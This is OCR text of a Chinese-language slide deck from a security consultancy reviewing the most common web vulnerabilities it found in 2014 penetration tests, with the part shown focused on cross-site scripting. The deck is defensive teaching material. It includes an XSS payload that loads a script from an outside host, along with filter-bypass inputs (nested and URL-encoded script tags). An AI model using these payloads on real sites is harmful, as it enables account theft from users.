DEVCORE Security Consulting

戴夫寇爾 2014 年度弱點回顧

戴夫寇爾股份有限公司
徐念恩 Bowen Hsu
bowenhsu [at] devco.re

議程內容

- 戴夫寇爾 2014 滲透測試前五大弱點
  - 跨站腳本攻擊 Cross-Site Scripting
  - 資料庫注入攻擊 SQL Injection
  - 商業邏輯漏洞 Business Logic Vulnerability
  - 跨站冒名請求 Cross-Site Request Forgery
  - 資訊洩漏 Information Leakage
- 企業資安事件成因
- 結論

DEVCORE


DEVCORE Security Consulting

跨站腳本攻擊


Cross-Site Scripting (XSS)

Cross-Site Scripting

- 年度弱點百分比：25.9%



- 發生企業百分比：71%




DEVCORE

Cross-Site Scripting

- 成因：開發者未過濾輸入值，直接將參數放入網頁中，使攻擊者可任意插入 HTML 元素，例如 iframe、script 等
- 攻擊結果：
  - ➡ 竊取一般用戶、管理者帳號
  - ➡ 重新導向惡意網站
  - ➡ 竄改網站外觀樣式
- 影響：使用者帳號被竊取（易遭詐騙集團用來盜取個資並進一步利用，國內已有案例）

DEVCORE

竊取帳號流程



DEVCORE


常見案例

1. http://your.company.com/search.php?kw=DEVCORE
   kw 未過濾，代入攻擊語法
   kw="><script src=http://devco.re/xss.js><"
2. http://your.company.com/error.php?message=test
   message 未過濾，代入攻擊語法
3. http://your.company.com/login.php?next=main.php
   next 未過濾，代入攻擊語法
4. ...族繁不及備載

DEVCORE

常見錯誤防禦方式 1

- 在 client side 使用 JavaScript 進行防禦
  => 使用一些資安工具即可繞過 JavaScript 的檢查



DEVCORE

常見錯誤防禦方式 2

- 取代字串：遇到 ‹script› 或 ‹/script› 就取代成空字串
  - 輸入 ‹sc‹script›ript› → 取代完後剩下 ‹script›
  - 輸入 ‹%73cript› → 未取代 ‹script›


DEVCORE

一山還有一山高

